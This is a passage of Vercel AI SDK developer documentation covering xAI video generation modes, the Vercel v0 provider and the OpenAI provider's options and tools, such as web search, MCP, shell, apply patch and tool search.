model: xai.video('grok-imagine-video'),
prompt: 'Add a scarf',
providerOptions: {
xai: { mode: 'edit-video', videoUrl: step1VideoUrl, pollTimeoutMs: 600000 },
},
}),
]);
Video Extension
Extend an existing video from its last frame. The duration controls the length of the extension only, not the total output. The output inherits aspectRatio and resolution from the source video.
import { xai, type XaiVideoModelOptions } from '@ai-sdk/xai';
import { experimental_generateVideo as generateVideo } from 'ai';
// Step 1: Generate a source video
const source = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'A cat sitting on a sunlit windowsill, tail gently swishing.',
duration: 5,
aspectRatio: '16:9',
providerOptions: {
xai: {
pollTimeoutMs: 600000,
} satisfies XaiVideoModelOptions,
},
});
const sourceUrl = source.providerMetadata?.xai?.videoUrl as string;
// Step 2: Extend the video with a new scene
const extended = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt: 'The cat turns its head, notices a butterfly, and leaps off.',
duration: 6,
providerOptions: {
xai: {
mode: 'extend-video',
videoUrl: sourceUrl,
pollTimeoutMs: 600000,
} satisfies XaiVideoModelOptions,
},
});
Reference-to-Video (R2V)
Provide reference images to guide the video's style and content. Unlike image-to-video, reference images are not used as the first frame — the model incorporates their visual elements into the generated video. Each reference image can be a public HTTPS URL or a base64 data URI.
import { xai, type XaiVideoModelOptions } from '@ai-sdk/xai';
import { experimental_generateVideo as generateVideo } from 'ai';
const { video } = await generateVideo({
model: xai.video('grok-imagine-video'),
prompt:
'The comic cat from <IMAGE_1> and the comic dog from <IMAGE_2> ' +
'are having a playful chase through a sunlit park. ' +
'Cinematic slow-motion, warm afternoon light.',
duration: 8,
aspectRatio: '16:9',
providerOptions: {
xai: {
mode: 'reference-to-video',
referenceImageUrls: [
'https://example.com/comic-cat.png',
'https://example.com/comic-dog.png',
],
pollTimeoutMs: 600000,
} satisfies XaiVideoModelOptions,
},
});
Use <IMAGE_1>, <IMAGE_2>, etc. in your prompt to reference specific images. Up to 7 reference images are supported per request.
Video Provider Options
The following provider options are available via providerOptions.xai.
You can validate the provider options using the XaiVideoModelOptions type.
-
pollIntervalMs number
Polling interval in milliseconds for checking task status. Defaults to 5000.
-
pollTimeoutMs number
Maximum wait time in milliseconds for video generation. Defaults to 600000 (10 minutes).
-
resolution '480p' | '720p'
Video resolution. When using the SDK's standard
resolutionparameter,1280x720maps to720pand854x480maps to480p. Use this provider option to pass the native format directly. -
mode 'edit-video' | 'extend-video' | 'reference-to-video'
Selects the explicit video operation. Each mode is mutually exclusive:
'edit-video'— edit an existing video (requiresvideoUrl)'extend-video'— extend a video from its last frame (requiresvideoUrl)'reference-to-video'— generate from reference images (requiresreferenceImageUrls)
When omitted, standard generation is used. Legacy inputs are still auto-detected from fields for backward compatibility.
-
videoUrl string
URL of a source video. Used with
mode: 'edit-video'for video editing andmode: 'extend-video'for video extension. -
referenceImageUrls string[]
Array of reference image URLs (1–7 images) or base64 data URIs for reference-to-video (R2V) generation. The model incorporates visual elements from these images without using them as the first frame. Use
<IMAGE_1>,<IMAGE_2>, etc. in the prompt to reference specific images. Used withmode: 'reference-to-video'.
Aspect Ratio and Resolution
For text-to-video, you can specify both aspectRatio and resolution.
The default aspect ratio is 16:9 and the default resolution is 480p.
For image-to-video, the output defaults to the input image's aspect ratio.
If you specify aspectRatio, it will override this and stretch the image to the
desired ratio.
For video editing, the output matches the input video's aspect ratio and
resolution. Custom duration, aspectRatio, and resolution are not
supported — the output resolution is capped at 720p (e.g., a 1080p input
will be downsized to 720p).
For video extension, the output inherits aspectRatio and resolution
from the source video. duration is supported and controls only the
extension length.
For reference-to-video (R2V), you can specify duration, aspectRatio,
and resolution just like text-to-video.
Video Model Capabilities
| Model | Duration | Aspect Ratios | Resolution | Image-to-Video | Editing | Extension | R2V |
|---|---|---|---|---|---|---|---|
grok-imagine-video |
1–15s | 1:1, 16:9, 9:16, 4:3, 3:4, 3:2, 2:3 |
480p, 720p |
title: Vercel description: Learn how to use Vercel's v0 models with the AI SDK.
Vercel Provider
The Vercel provider gives you access to the v0 API, designed for building modern web applications. The v0 models support text and image inputs and provide fast streaming responses.
You can create your Vercel API key at v0.dev.
Features
- Framework aware completions: Evaluated on modern stacks like Next.js and Vercel
- Auto-fix: Identifies and corrects common coding issues during generation
- Quick edit: Streams inline edits as they're available
- Multimodal: Supports both text and image inputs
Setup
The Vercel provider is available via the @ai-sdk/vercel module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance vercel from @ai-sdk/vercel:
import { vercel } from '@ai-sdk/vercel';
If you need a customized setup, you can import createVercel from @ai-sdk/vercel and create a provider instance with your settings:
import { createVercel } from '@ai-sdk/vercel';
const vercel = createVercel({
apiKey: process.env.VERCEL_API_KEY ?? '',
});
You can use the following optional settings to customize the Vercel provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.v0.dev/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theVERCEL_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
You can create language models using a provider instance. The first argument is the model ID, for example:
import { vercel } from '@ai-sdk/vercel';
import { generateText } from 'ai';
const { text } = await generateText({
model: vercel('v0-1.5-md'),
prompt: 'Create a Next.js AI chatbot',
});
Vercel language models can also be used in the streamText function (see AI SDK Core).
Models
v0-1.5-md
The v0-1.5-md model is for everyday tasks and UI generation.
v0-1.5-lg
The v0-1.5-lg model is for advanced thinking or reasoning.
v0-1.0-md (legacy)
The v0-1.0-md model is the legacy model served by the v0 API.
All v0 models have the following capabilities:
- Supports text and image inputs (multimodal)
- Supports function/tool calls
- Streaming responses with low latency
- Optimized for frontend and full-stack web development
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
v0-1.5-md |
||||
v0-1.5-lg |
||||
v0-1.0-md |
title: OpenAI description: Learn how to use the OpenAI provider for the AI SDK.
OpenAI Provider
The OpenAI provider contains language model support for the OpenAI responses, chat, and completion APIs, as well as embedding model support for the OpenAI embeddings API.
Setup
The OpenAI provider is available in the @ai-sdk/openai module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance openai from @ai-sdk/openai:
import { openai } from '@ai-sdk/openai';
If you need a customized setup, you can import createOpenAI from @ai-sdk/openai and create a provider instance with your settings:
import { createOpenAI } from '@ai-sdk/openai';
const openai = createOpenAI({
// custom settings, e.g.
headers: {
'header-name': 'header-value',
},
});
You can use the following optional settings to customize the OpenAI provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.openai.com/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theOPENAI_API_KEYenvironment variable. -
name string
The provider name. You can set this when using OpenAI compatible providers to change the model provider property. Defaults to
openai. -
organization string
OpenAI Organization.
-
project string
OpenAI project.
-
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Language Models
The OpenAI provider instance is a function that you can invoke to create a language model:
const model = openai('gpt-5');
It automatically selects the correct API based on the model id. You can also pass additional settings in the second argument:
const model = openai('gpt-5', {
// additional settings
});
The available options depend on the API that's automatically chosen for the model (see below).
If you want to explicitly select a specific model API, you can use .responses, .chat, or .completion.
Example
You can use OpenAI language models to generate text with the generateText function:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const { text } = await generateText({
model: openai('gpt-5'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
OpenAI language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
Responses Models
You can use the OpenAI responses API with the openai(modelId) or openai.responses(modelId) factory methods. It is the default API that is used by the OpenAI provider (since AI SDK 5).
const model = openai('gpt-5');
Further configuration can be done using OpenAI provider options.
You can validate the provider options using the OpenAILanguageModelResponsesOptions type.
import { openai, OpenAILanguageModelResponsesOptions } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'), // or openai.responses('gpt-5')
providerOptions: {
openai: {
parallelToolCalls: false,
store: false,
user: 'user_123',
// ...
} satisfies OpenAILanguageModelResponsesOptions,
},
// ...
});
The following provider options are available:
-
parallelToolCalls boolean Whether to use parallel tool calls. Defaults to
true. -
store boolean
Whether to store the generation. Defaults to
true. -
maxToolCalls integer The maximum number of total calls to built-in tools that can be processed in a response. This maximum number applies across all built-in tool calls, not per individual tool. Any further attempts to call a tool by the model will be ignored.
-
metadata Record<string, string> Additional metadata to store with the generation.
-
conversation string The ID of the OpenAI Conversation to continue. You must create a conversation first via the OpenAI API. Cannot be used in conjunction with
previousResponseId. Defaults toundefined. -
previousResponseId string The ID of the previous response. You can use it to continue a conversation. Defaults to
undefined. -
instructions string Instructions for the model. They can be used to change the system or developer message when continuing a conversation using the
previousResponseIdoption. Defaults toundefined. -
logprobs boolean | number Return the log probabilities of the tokens. Including logprobs will increase the response size and can slow down response times. However, it can be useful to better understand how the model is behaving. Setting to
truereturns the log probabilities of the tokens that were generated. Setting to a number (1-20) returns the log probabilities of the top n tokens that were generated. -
user string A unique identifier representing your end-user, which can help OpenAI to monitor and detect abuse. Defaults to
undefined. -
reasoningEffort 'none' | 'minimal' | 'low' | 'medium' | 'high' | 'xhigh' Reasoning effort for reasoning models. Defaults to
medium. If you useproviderOptionsto set thereasoningEffortoption, this model setting will be ignored.
-
reasoningSummary 'auto' | 'detailed' Controls whether the model returns its reasoning process. Set to
'auto'for a condensed summary,'detailed'for more comprehensive reasoning. Defaults toundefined(no reasoning summaries). When enabled, reasoning summaries appear in the stream as events with type'reasoning'and in non-streaming responses within thereasoningfield. -
strictJsonSchema boolean Whether to use strict JSON schema validation. Defaults to
true.
-
serviceTier 'auto' | 'flex' | 'priority' | 'default' Service tier for the request. Set to 'flex' for 50% cheaper processing at the cost of increased latency (available for o3, o4-mini, and gpt-5 models). Set to 'priority' for faster processing with Enterprise access (available for gpt-4, gpt-5, gpt-5-mini, o3, o4-mini; gpt-5-nano is not supported).
Defaults to 'auto'.
-
textVerbosity 'low' | 'medium' | 'high' Controls the verbosity of the model's response. Lower values result in more concise responses, while higher values result in more verbose responses. Defaults to
'medium'. -
include Array<string> Specifies additional content to include in the response. Supported values:
['file_search_call.results']for including file search results in responses.['message.output_text.logprobs']for logprobs. Defaults toundefined. -
truncation string The truncation strategy to use for the model response.
- Auto: If the input to this Response exceeds the model's context window size, the model will truncate the response to fit the context window by dropping items from the beginning of the conversation.
- disabled (default): If the input size will exceed the context window size for a model, the request will fail with a 400 error.
-
promptCacheKey string A cache key for manual prompt caching control. Used by OpenAI to cache responses for similar requests to optimize your cache hit rates.
-
promptCacheRetention 'in_memory' | '24h' The retention policy for the prompt cache. Set to
'24h'to enable extended prompt caching, which keeps cached prefixes active for up to 24 hours. Defaults to'in_memory'for standard prompt caching. Note:'24h'is currently only available for the 5.1 series of models. -
safetyIdentifier string A stable identifier used to help detect users of your application that may be violating OpenAI's usage policies. The IDs should be a string that uniquely identifies each user.
-
systemMessageMode 'system' | 'developer' | 'remove' Controls the role of the system message when making requests. By default (when omitted), for models that support reasoning the
systemmessage is automatically converted to adevelopermessage. SettingsystemMessageModetosystempasses the system message as a system-level instruction;developerpasses it as a developer message;removeomits the system message from the request. -
forceReasoning boolean Force treating this model as a reasoning model. This is useful for "stealth" reasoning models (e.g. via a custom baseURL) where the model ID is not recognized by the SDK's allowlist. When enabled, the SDK applies reasoning-model parameter compatibility rules and defaults
systemMessageModetodeveloperunless overridden. -
contextManagement Array<object> Enable server-side context management (compaction). When configured, the server automatically compresses conversation context when token usage crosses a specified threshold. Each object in the array should have:
type:'compaction'compactThreshold: number — the token count at which compaction is triggered
The OpenAI responses provider also returns provider-specific metadata:
For Responses models, you can type this metadata using OpenaiResponsesProviderMetadata:
import { openai, type OpenaiResponsesProviderMetadata } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
});
const providerMetadata = result.providerMetadata as
| OpenaiResponsesProviderMetadata
| undefined;
const { responseId, logprobs, serviceTier } = providerMetadata?.openai ?? {};
// responseId can be used to continue a conversation (previousResponseId).
console.log(responseId);
The following OpenAI-specific metadata may be returned:
- responseId string | null | undefined The ID of the response. Can be used to continue a conversation.
- logprobs (optional) Log probabilities of output tokens (when enabled).
- serviceTier (optional) Service tier information returned by the API.
Reasoning Output
For reasoning models like gpt-5, you can enable reasoning summaries to see the model's thought process. Different models support different summarizers—for example, o4-mini supports detailed summaries. Set reasoningSummary: "auto" to automatically receive the richest level available.
import {
openai,
type OpenAILanguageModelResponsesOptions,
} from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai('gpt-5'),
prompt: 'Tell me about the Mission burrito debate in San Francisco.',
providerOptions: {
openai: {
reasoningSummary: 'detailed', // 'auto' for condensed or 'detailed' for comprehensive
} satisfies OpenAILanguageModelResponsesOptions,
},
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
console.log(`Reasoning: ${part.textDelta}`);
} else if (part.type === 'text-delta') {
process.stdout.write(part.textDelta);
}
}
For non-streaming calls with generateText, the reasoning summaries are available in the reasoning field of the response:
import {
openai,
type OpenAILanguageModelResponsesOptions,
} from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'Tell me about the Mission burrito debate in San Francisco.',
providerOptions: {
openai: {
reasoningSummary: 'auto',
} satisfies OpenAILanguageModelResponsesOptions,
},
});
console.log('Reasoning:', result.reasoning);
Learn more about reasoning summaries in the OpenAI documentation.
WebSocket Transport
OpenAI's WebSocket API keeps a persistent connection open, which can significantly reduce Time-to-First-Byte (TTFB) in agentic workflows with many tool calls. After the initial connection, subsequent requests skip TCP/TLS/HTTP negotiation entirely.
The ai-sdk-openai-websocket-fetch
package provides a drop-in fetch replacement that routes streaming requests
through a persistent WebSocket connection.
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Pass the WebSocket fetch to createOpenAI via the fetch option:
import { createOpenAI } from '@ai-sdk/openai';
import { createWebSocketFetch } from 'ai-sdk-openai-websocket-fetch';
import { streamText } from 'ai';
// Create a WebSocket-backed fetch instance
const wsFetch = createWebSocketFetch();
const openai = createOpenAI({ fetch: wsFetch });
const result = streamText({
model: openai('gpt-4.1-mini'),
prompt: 'Hello!',
tools: {
// ...
},
onFinish: () => wsFetch.close(), // close the WebSocket when done
});
The first request will be slower because it must establish the WebSocket connection (DNS + TCP + TLS + WebSocket upgrade). After that, subsequent steps in a multi-step tool-calling loop reuse the open connection, resulting in lower TTFB per step.
You can see a live side-by-side comparison of HTTP vs WebSocket streaming performance in the demo app.
Verbosity Control
You can control the length and detail of model responses using the textVerbosity parameter:
import {
openai,
type OpenAILanguageModelResponsesOptions,
} from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5-mini'),
prompt: 'Write a poem about a boy and his first pet dog.',
providerOptions: {
openai: {
textVerbosity: 'low', // 'low' for concise, 'medium' (default), or 'high' for verbose
} satisfies OpenAILanguageModelResponsesOptions,
},
});
The textVerbosity parameter scales output length without changing the underlying prompt:
'low': Produces terse, minimal responses'medium': Balanced detail (default)'high': Verbose responses with comprehensive detail
Web Search Tool
The OpenAI responses API supports web search through the openai.tools.webSearch tool.
const result = await generateText({
model: openai('gpt-5'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search: openai.tools.webSearch({
// optional configuration:
externalWebAccess: true,
searchContextSize: 'high',
userLocation: {
type: 'approximate',
city: 'San Francisco',
region: 'California',
},
filters: {
allowedDomains: ['sfchronicle.com', 'sfgate.com'],
},
}),
},
// Force web search tool (optional):
toolChoice: { type: 'tool', toolName: 'web_search' },
});
// URL sources directly from `results`
const sources = result.sources;
// Or access sources from tool results
for (const toolResult of result.toolResults) {
if (toolResult.toolName === 'web_search') {
console.log('Query:', toolResult.output.action.query);
console.log('Sources:', toolResult.output.sources);
// `sources` is an array of object: { type: 'url', url: string }
}
}
The web search tool supports the following configuration options:
- externalWebAccess boolean - Whether to use external web access for fetching live content. Defaults to
true. - searchContextSize 'low' | 'medium' | 'high' - Controls the amount of context used for the search. Higher values provide more comprehensive results but may have higher latency and cost.
- userLocation - Optional location information to provide geographically relevant results. Includes
type(always'approximate'),country,city,region, andtimezone. - filters - Optional filter configuration to restrict search results.
- allowedDomains string[] - Array of allowed domains for the search. Subdomains of the provided domains are automatically included.
For detailed information on configuration options see the OpenAI Web Search Tool documentation.
File Search Tool
The OpenAI responses API supports file search through the openai.tools.fileSearch tool.
You can force the use of the file search tool by setting the toolChoice parameter to { type: 'tool', toolName: 'file_search' }.
const result = await generateText({
model: openai('gpt-5'),
prompt: 'What does the document say about user authentication?',
tools: {
file_search: openai.tools.fileSearch({
vectorStoreIds: ['vs_123'],
// configuration below is optional:
maxNumResults: 5,
filters: {
key: 'author',
type: 'eq',
value: 'Jane Smith',
},
ranking: {
ranker: 'auto',
scoreThreshold: 0.5,
},
}),
},
providerOptions: {
openai: {
// optional: include results
include: ['file_search_call.results'],
} satisfies OpenAILanguageModelResponsesOptions,
},
});
The file search tool supports filtering with both comparison and compound filters:
Comparison filters - Filter by a single attribute:
eq- Equal tone- Not equal togt- Greater thangte- Greater than or equal tolt- Less thanlte- Less than or equal toin- Value is in arraynin- Value is not in array
// Single comparison filter
filters: { key: 'year', type: 'gte', value: 2023 }
// Filter with array values
filters: { key: 'status', type: 'in', value: ['published', 'reviewed'] }
Compound filters - Combine multiple filters with and or or:
// Compound filter with AND
filters: {
type: 'and',
filters: [
{ key: 'author', type: 'eq', value: 'Jane Smith' },
{ key: 'year', type: 'gte', value: 2023 },
],
}
// Compound filter with OR
filters: {
type: 'or',
filters: [
{ key: 'department', type: 'eq', value: 'Engineering' },
{ key: 'department', type: 'eq', value: 'Research' },
],
}
Image Generation Tool
OpenAI's Responses API supports multi-modal image generation as a provider-defined tool.
Availability is restricted to specific models (for example, gpt-5 variants).
You can use the image tool with either generateText or streamText:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt:
'Generate an image of an echidna swimming across the Mozambique channel.',
tools: {
image_generation: openai.tools.imageGeneration({ outputFormat: 'webp' }),
},
});
for (const toolResult of result.staticToolResults) {
if (toolResult.toolName === 'image_generation') {
const base64Image = toolResult.output.result;
}
}
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai('gpt-5'),
prompt:
'Generate an image of an echidna swimming across the Mozambique channel.',
tools: {
image_generation: openai.tools.imageGeneration({
outputFormat: 'webp',
quality: 'low',
}),
},
});
for await (const part of result.fullStream) {
if (part.type == 'tool-result' && !part.dynamic) {
const base64Image = part.output.result;
}
}
For complete details on model availability, image quality controls, supported sizes, and tool-specific parameters, refer to the OpenAI documentation:
- Image generation overview and models: OpenAI Image Generation
- Image generation tool parameters (background, size, quality, format, etc.): Image Generation Tool Options
Code Interpreter Tool
The OpenAI responses API supports the code interpreter tool through the openai.tools.codeInterpreter tool.
This allows models to write and execute Python code.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'Write and run Python code to calculate the factorial of 10',
tools: {
code_interpreter: openai.tools.codeInterpreter({
// optional configuration:
container: {
fileIds: ['file-123', 'file-456'], // optional file IDs to make available
},
}),
},
});
The code interpreter tool can be configured with:
- container: Either a container ID string or an object with
fileIdsto specify uploaded files that should be available to the code interpreter
MCP Tool
The OpenAI responses API supports connecting to Model Context Protocol (MCP) servers through the openai.tools.mcp tool. This allows models to call tools exposed by remote MCP servers or service connectors.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5'),
prompt: 'Search the web for the latest news about AI developments',
tools: {
mcp: openai.tools.mcp({
serverLabel: 'web-search',
serverUrl: 'https://mcp.exa.ai/mcp',
serverDescription: 'A web-search API for AI agents',
}),
},
});
The MCP tool can be configured with:
-
serverLabel string (required)
A label to identify the MCP server. This label is used in tool calls to distinguish between multiple MCP servers.
-
serverUrl string (required if
connectorIdis not provided)The URL for the MCP server. Either
serverUrlorconnectorIdmust be provided. -
connectorId string (required if
serverUrlis not provided)Identifier for a service connector. Either
serverUrlorconnectorIdmust be provided. -
serverDescription string (optional)
Optional description of the MCP server that helps the model understand its purpose.
-
allowedTools string[] | object (optional)
Controls which tools from the MCP server are available. Can be:
- An array of tool names:
['tool1', 'tool2'] - An object with filters:
{ readOnly: true, // Only allow read-only tools toolNames: ['tool1', 'tool2'] // Specific tool names }
- An array of tool names:
-
authorization string (optional)
OAuth access token for authenticating with the MCP server or connector.
-
headers Record<string, string> (optional)
Optional HTTP headers to include in requests to the MCP server.
-
requireApproval 'always' | 'never' | object (optional)
Controls which MCP tool calls require user approval before execution. Can be:
'always': All MCP tool calls require approval'never': No MCP tool calls require approval (default)- An object with filters:
{ never: { toolNames: ['safe_tool', 'another_safe_tool']; // Skip approval for these tools } }
When approval is required, the model will return a
tool-approval-requestcontent part that you can use to prompt the user for approval. See Human in the Loop for more details on implementing approval workflows.
Local Shell Tool
The OpenAI responses API support the local shell tool for Codex models through the openai.tools.localShell tool.
Local shell is a tool that allows agents to run shell commands locally on a machine you or the user provides.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-5-codex'),
tools: {
local_shell: openai.tools.localShell({
execute: async ({ action }) => {
// ... your implementation, e.g. sandbox access ...
return { output: stdout };
},
}),
},
prompt: 'List the files in my home directory.',
stopWhen: isStepCount(2),
});
Shell Tool
The OpenAI Responses API supports the shell tool through the openai.tools.shell tool.
The shell tool allows running bash commands and interacting with a command line.
The model proposes shell commands; your integration executes them and returns the outputs.
The shell tool supports three environment modes that control where commands are executed:
Local Execution (default)
When no environment is specified (or type: 'local' is used), commands are executed locally via your execute callback:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-5.2'),
tools: {
shell: openai.tools.shell({
execute: async ({ action }) => {
// ... your implementation, e.g. sandbox access ...
return { output: results };
},
}),
},
prompt: 'List the files in the current directory and show disk usage.',
});
Hosted Container (auto)
Set environment.type to 'containerAuto' to run commands in an OpenAI-hosted container. No execute callback is needed — OpenAI handles execution server-side:
const result = await generateText({
model: openai('gpt-5.2'),
tools: {
shell: openai.tools.shell({
environment: {
type: 'containerAuto',
// optional configuration:
memoryLimit: '4g',
fileIds: ['file-abc123'],
networkPolicy: {
type: 'allowlist',
allowedDomains: ['example.com'],
},
},
}),
},
prompt: 'Install numpy and compute the eigenvalues of a 3x3 matrix.',
});
The containerAuto environment supports:
- fileIds string[] - File IDs to make available in the container
- memoryLimit '1g' | '4g' | '16g' | '64g' - Memory limit for the container
- networkPolicy - Network access policy:
{ type: 'disabled' }— no network access{ type: 'allowlist', allowedDomains: string[], domainSecrets?: Array<{ domain, name, value }> }— allow specific domains with optional secrets
Existing Container Reference
Set environment.type to 'containerReference' to use an existing container by ID:
const result = await generateText({
model: openai('gpt-5.2'),
tools: {
shell: openai.tools.shell({
environment: {
type: 'containerReference',
containerId: 'cntr_abc123',
},
}),
},
prompt: 'Check the status of running processes.',
});
Execute Callback
For local execution (default or type: 'local'), your execute function must return an output array with results for each command:
- stdout string - Standard output from the command
- stderr string - Standard error from the command
- outcome - Either
{ type: 'timeout' }or{ type: 'exit', exitCode: number }
Skills
Skills are versioned bundles of files with a SKILL.md manifest that extend the shell tool's capabilities. They can be attached to both containerAuto and local environments.
Container skills support two formats — by reference (for skills uploaded to OpenAI) or inline (as a base64-encoded zip):
const result = await generateText({
model: openai('gpt-5.2'),
tools: {
shell: openai.tools.shell({
environment: {
type: 'containerAuto',
skills: [
// By reference:
{ type: 'skillReference', skillId: 'skill_abc123' },
// Or inline:
{
type: 'inline',
name: 'my-skill',
description: 'What this skill does',
source: {
type: 'base64',
mediaType: 'application/zip',
data: readFileSync('./my-skill.zip').toString('base64'),
},
},
],
},
}),
},
prompt: 'Use the skill to solve this problem.',
});
Local skills point to a directory on disk containing a SKILL.md file:
const result = await generateText({
model: openai('gpt-5.2'),
tools: {
shell: openai.tools.shell({
execute: async ({ action }) => {
// ... your local execution implementation ...
return { output: results };
},
environment: {
type: 'local',
skills: [
{
name: 'my-skill',
description: 'What this skill does',
path: resolve('path/to/skill-directory'),
},
],
},
}),
},
prompt: 'Use the skill to solve this problem.',
stopWhen: isStepCount(5),
});
For more details on creating skills, see the OpenAI Skills documentation.
Apply Patch Tool
The OpenAI Responses API supports the apply patch tool for GPT-5.1 models through the openai.tools.applyPatch tool.
The apply patch tool lets the model create, update, and delete files in your codebase using structured diffs.
Instead of just suggesting edits, the model emits patch operations that your application applies and reports back on,
enabling iterative, multi-step code editing workflows.
import { openai } from '@ai-sdk/openai';
import { generateText, isStepCount } from 'ai';
const result = await generateText({
model: openai('gpt-5.1'),
tools: {
apply_patch: openai.tools.applyPatch({
execute: async ({ callId, operation }) => {
// ... your implementation for applying the diffs.
},
}),
},
prompt: 'Create a python file that calculates the factorial of a number',
stopWhen: isStepCount(5),
});
Your execute function must return:
- status 'completed' | 'failed' - Whether the patch was applied successfully
- output string (optional) - Human-readable log text (e.g., results or error messages)
Tool Search
Tool search allows the model to dynamically search for and load tools into context as needed,
rather than loading all tool definitions up front. This can reduce token usage, cost, and latency
when you have many tools. Mark the tools you want to make searchable with deferLoading: true
in their providerOptions.
There are two execution modes:
- Server-executed (hosted): OpenAI searches across the deferred tools declared in the request and returns the loaded subset in the same response. No extra round-trip is needed.
- Client-executed: The model emits a
tool_search_call, your application performs the lookup, and you return the matching tools via theexecutecallback.
Server-Executed (Hosted) Tool Search
Use hosted tool search when the candidate tools are already known at request time.
Add openai.tools.toolSearch() with no arguments and mark your tools with deferLoading: true:
import { openai } from '@ai-sdk/openai';
import { generateText, tool, isStepCount } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: openai.responses('gpt-5.4'),
prompt: 'What is the weather in San Francisco?',
stopWhen: isStepCount(10),
tools: {
toolSearch: openai.tools.toolSearch(),
get_weather: tool({
description: 'Get the current weather at a specific location',
inputSchema: z.object({
location: z.string(),
unit: z.enum(['celsius', 'fahrenheit']),
}),
execute: async ({ location, unit }) => ({
location,
temperature: unit === 'celsius' ? 18 : 64,
}),
providerOptions: {
openai: { deferLoading: true },
},
}),
search_files: tool({
description: 'Search through files in the workspace',
inputSchema: z.object({ query: z.string() }),
execute: async ({ query }) => ({
results: [`Found 3 files matching "${query}"`],
}),
providerOptions: {
openai: { deferLoading: true },
},
}),
},
});
In hosted mode, the model internally searches the deferred tools, loads the relevant ones, and
proceeds to call them — all within a single response. The tool_search_call and
tool_search_output items appear in the response with execution: 'server' and call_id: null.
Client-Executed Tool Search
Use client-executed tool search when tool discovery depends on runtime state — for example,
tools that vary per tenant, project, or external system. Pass execution: 'client' along with
a description, parameters schema, and an execute callback:
import { openai } from '@ai-sdk/openai';
import { generateText, tool, isStepCount } from 'ai';
import { z } from 'zod';
const result = await generateText({
model: openai.responses('gpt-5.4'),
prompt: 'What is the weather in San Francisco?',
stopWhen: isStepCount(10),
tools: {
toolSearch: openai.tools.toolSearch({
execution: 'client',
description: 'Search for available tools based on what the user needs.',
parameters: {
type: 'object',
properties: {
goal: {
type: 'string',
description: 'What the user is trying to accomplish',
},
},
required: ['goal'],
additionalProperties: false,
},
execute: async ({ arguments: args }) => {
// Your custom tool discovery logic here.
// Return the tools that match the search goal.
return {
tools: [
{
type: 'function',
name: 'get_weather',
description: 'Get the current weather at a specific location',
deferLoading: true,
parameters: {
type: 'object',
properties: {
location: { type: 'string' },
},
required: ['location'],
additionalProperties: false,
},
},
],
};
},
}),
get_weather: tool({
description: 'Get the current weather at a specific location',
inputSchema: z.object({ location: z.string() }),
execute: async ({ location }) => ({
location,
temperature: 64,
condition: 'Partly cloudy',
}),
providerOptions: {
openai: { deferLoading: true },
},
}),
},
});
In client mode, the flow spans two steps:
- Step 1: The model emits a
tool_search_callwithexecution: 'client'and a non-nullcall_id. The SDK calls yourexecutecallback with the search arguments. Your callback returns the discovered tools. - Step 2: The SDK sends the
tool_search_output(with the matchingcall_id) back to the model. The model can now call the loaded tools as normal function calls.
For more details, see the OpenAI Tool Search documentation.
Custom Tool
The OpenAI Responses API supports
custom tools
through the openai.tools.customTool tool.
Custom tools return a raw string instead of JSON, optionally constrained to a grammar
(regex or Lark syntax). This makes them useful for generating structured text like
SQL queries, code snippets, or any output that must match a specific pattern.
import { openai } from '@ai-sdk/openai';
import { generateText, isStepCount } from 'ai';
const result = await generateText({
model: openai.responses('gpt-5.2-codex'),
tools: {
write_sql: openai.tools.customTool({
description: 'Write a SQL SELECT query to answer the user question.',
format: {
type: 'grammar',
syntax: 'regex',
definition: 'SELECT .+',
},
execute: async input => {
// input is a raw string matching the grammar, e.g. "SELECT * FROM users WHERE age > 25"
const rows = await db.query(input);
return JSON.stringify(rows);
},
}),
},
toolChoice: 'required',
prompt: 'Write a SQL query to get all users older than 25.',
stopWhen: isStepCount(3),
});
Custom tools also work with streamText:
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
const result = streamText({
model: openai.responses('gpt-5.2-codex'),
tools: {
write_sql: openai.tools.customTool({
description: 'Write a SQL SELECT query to answer the user question.',
format: {
type: 'grammar',
syntax: 'regex',
definition: 'SELECT .+',
},
}),
},
